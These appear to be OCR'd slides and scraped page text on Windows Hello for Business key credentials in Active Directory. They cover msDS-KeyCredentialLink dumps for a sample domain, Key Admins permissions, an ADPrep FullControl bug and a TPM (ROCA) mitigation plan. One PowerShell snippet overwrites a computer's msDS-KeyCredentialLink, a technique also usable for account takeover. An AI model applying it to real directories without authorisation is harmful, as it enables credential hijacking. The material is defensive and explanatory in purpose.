


```
msDS-KeyCredentialLink (6): Source:0x1(AAD) Usage:0x1(NGC) Flags:0x0(none) CreationTime:2/12/18231 12:09:10 AM Central Europe Daylight Time
    LLTS:11/8/16214 10:24:02 PM Central Europe Daylight Time cbKeyID:0x20 KeyID:b172047de6f5926155beef8a10e7f16453c371696e61927257e7de1876adbe19
    cbKeyMaterial:0x11b KeyMaterial:5253413100080000030000000001000...; Source:0x0(AD) Usage:0x1(NGC) Flags:0x0(none) CreationTime:7/1/2019 5:49:51
    PM Central Europe Daylight Time LLTS:7/1/2019 5:49:51 PM Central Europe Daylight Time cbKeyID:0x20
    KeyID:9866303bf2eb62b3404269bf728b758426dee809520c411ccb7b4d7f936468b5 cbKeyMaterial:0x11b
    KeyMaterial:5253413100080000030000000001000...; Source:0x0(AD) Usage:0x1(NGC) Flags:0x0(none) CreationTime:7/9/2019 12:31:39 PM Central Europe
    Daylight Time LLTS:7/9/2019 12:31:39 PM Central Europe Daylight Time cbKeyID:0x20
    KeyID:77d15f6d2a60ca5721f1cb5d042d821040ae197abcc5472eb2218474363ffe76 cbKeyMaterial:0x11b
    KeyMaterial:5253413100080000030000000001000...; Source:0x0(AD) Usage:0x1(NGC) Flags:0x0(none) CreationTime:7/1/2019 4:47:15 PM Central Europe
    Daylight Time LLTS:7/1/2019 4:47:15 PM Central Europe Daylight Time cbKeyID:0x20
    KeyID:779befeb56ce94b53111887b41f89181a502ea941af0e3f5b674b9ec0acbeefb cbKeyMaterial:0x11b
    KeyMaterial:5253413100080000030000000001000...; Source:0x0(AD) Usage:0x1(NGC) Flags:0x2(MFA_NOT_USED) CreationTime:8/23/2017 5:41:01 PM
    Central Europe Daylight Time LLTS:8/23/2017 5:41:01 PM Central Europe Daylight Time cbKeyID:0x20
    KeyID:0d76d33954251da969022d0d3b009939e256a6c9b3ff657907c72063f89ae79e cbKeyMaterial:0x10e
    KeyMaterial:3082010a0282010100d6589a6fe21049...; Source:0x1(AAD) Usage:0x7(unknown) Flags:0x1(ATTESTATION) CreationTime:4/28/18233 7:28:59 AM
    Central Europe Daylight Time LLTS:11/8/16214 10:24:02 PM Central Europe Daylight Time cbKeyID:0x10 KeyID:5847ba3c54fedcc4fea49d957d1ff88d
    cbKeyMaterial:0x4c4 KeyMaterial:7b2276657273696f6e223a312c226175...;
msDS-SupportedEncryptionTypes: 0x0 = (  );
name: John Doe;
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=adatum,DC=com;
objectClass (4): top; person; organizationalPerson; user;
objectGUID: b033f4b3-4cbc-4455-9e91-2a7afc9b89b1;
objectSid: S-1-5-21-64177859-994545750-1082216765-1601;
primaryGroupID: 513 = ( GROUP_RID_USERS );
pwdLastSet: 7/1/2019 6:05:02 PM Central Europe Daylight Time;
```

Key Credential Modification Permissions in AD



Object Path	Allow/Deny	Account Display Name	Apply To	Permissions
adatum.com	✓ Allow	SELF	computer child objects	Validated write to computer attributes., Write msTPM-TpmInformationForComputer
adatum.com	✓ Allow	Key Admins	This object and all child objects	Read msDS-KeyCredentialLink property, Write msDS-KeyCredentialLink property
adatum.com	✓ Allow	Enterprise Key Admins	This object and all child objects	Read msDS-KeyCredentialLink property, Write msDS-KeyCredentialLink property




- adatum.com
  - Builtin
  - Computers
  - Domain Controllers
  - Employees
  - ForeignSecurityPrinci
  - Keys
  - LostAndFound
  - Managed Service Acc
  - Program Data
  - System
  - Users

Name	Type
Domain Guests	Security Group - Global
Domain Users	Security Group - Global
Enterprise Admins	Security Group - Universal
Enterprise Key Admins	Security Group - Universal
Enterprise Read-only Do...	Security Group - Universal
Group Policy Creator O...	Security Group - Global
Guest	User
Key Admins	Security Group - Global
krbtgt	User
Protected Users	Security Group - Global

Typical Members:

- ADFS
- Azure AD Connect

Side Note: A Well-Known ADPrep Bug



Try Out the Latest Microsoft Technology

Enterprise Key Admins group FullControl remediation

Code sample to replace Enterprise Key Admins FullControl AccessControlEntry on domain-naming-contexts with desired AccessControlEntry.

Ratings	★★★★★ (2)	Updated	2/13/2019
Favorites	Add to favorites	License	MIT
Category	Active Directory	Share it:	
Sub category	Domains		
Translated in	Deutsch		
Tags	Enterprise Key Admins		

Report abuse to Microsoft

Quick access

My contributions

Upload a contribution

Browse script requests

1,349

Points

Top 5%

Michael Frommhold MSFT

MSFT

Joined Apr 2010

1 1 8


View contributio...

Show activity

Description | Q and A (1)

After performing adprep /domainprep from Windows Server 2016 sources there may be an unwanted AccessControlEntry (ACE) in the DiscretionaryACL (DACL) of the targeted domain-naming-contetxt's SecurityDescriptor (SD) that grants FullControl permission to the Enterprise Key Admins group (SID = <*forest root domain SID*>-**527**).


Validated Write of Computer NGC Keys (SYSTEM / NETWORK SERVICE)



```
$ngcKey = Get-KeyCredential -IsComputerKey `
                            -Certificate $cert `
                            -HolderDN 'CN=PC01,OU=Workstations,DC=adatum,DC=com'

Set-ADComputer -Identity PC01 `
               -Clear  'msDS-KeyCredentialLink' `
               -Add @{ 'msDS-KeyCredentialLink' = $ngcKey.ToDNWithBinary() }
```

ROCA + WHfB:
The Untold Story

Mitigation Plan (KB4046462)




Active Directory Domains mitigation plan for vulnerability in TPM

Applies to: Windows Server 2016 Datacenter, Windows Server 2016 Essentials, Windows Server 2016 Standard

Summary

A security vulnerability exists in certain Trusted Platform Module (TPM) chipsets. The vulnerability weakens key strength.

To learn more about the vulnerability, go to ADV170012.



Am I at risk to the TPM vulnerability with automatically provisioned domain-joined computer keys?

Do you have any Windows Server 2016 or higher domain controllers?

You are not currently at risk.

We will be releasing a servicing fix for DCs in the future

You should run one of the DC mitigation scripts ASAP

Ok, what will it break?

Are any domains WS2016 or higher DFL?

Is KDC support for PKInit Freshness Extension enabled?

Risk: These devices will no longer have the well-known SID FRESH_PUBLIC_KEY_IDENTITY (S-1-18-3) which can be used for access control checks.


Risk: These devices will no longer have the well-known SID KEY_TRUST_IDENTITY (S-1-18-4) which can be used for access control checks.

Risk: These devices might be configured to not allow password authentication
Mitigation: Check GPOs for Kerberos GP setting, if configured remove.

Risk: users might be restricted to specific domain-joined devices which have either KEY_TRUST_IDENTITY (S-1-18-4) or FRESH_PUBLIC_KEY_IDENTITY (S-1-18-3)
Mitigation: Verify no authentication policies access checks require either well-known SID. If this is needed and the device does not have the TPM issue, then the key is not vulnerable and you can exempt the device.

Use Set-DRComptuerKey to set an unusable credential keys on AD computer objects.

Windows Update (e.g. KB4048955)

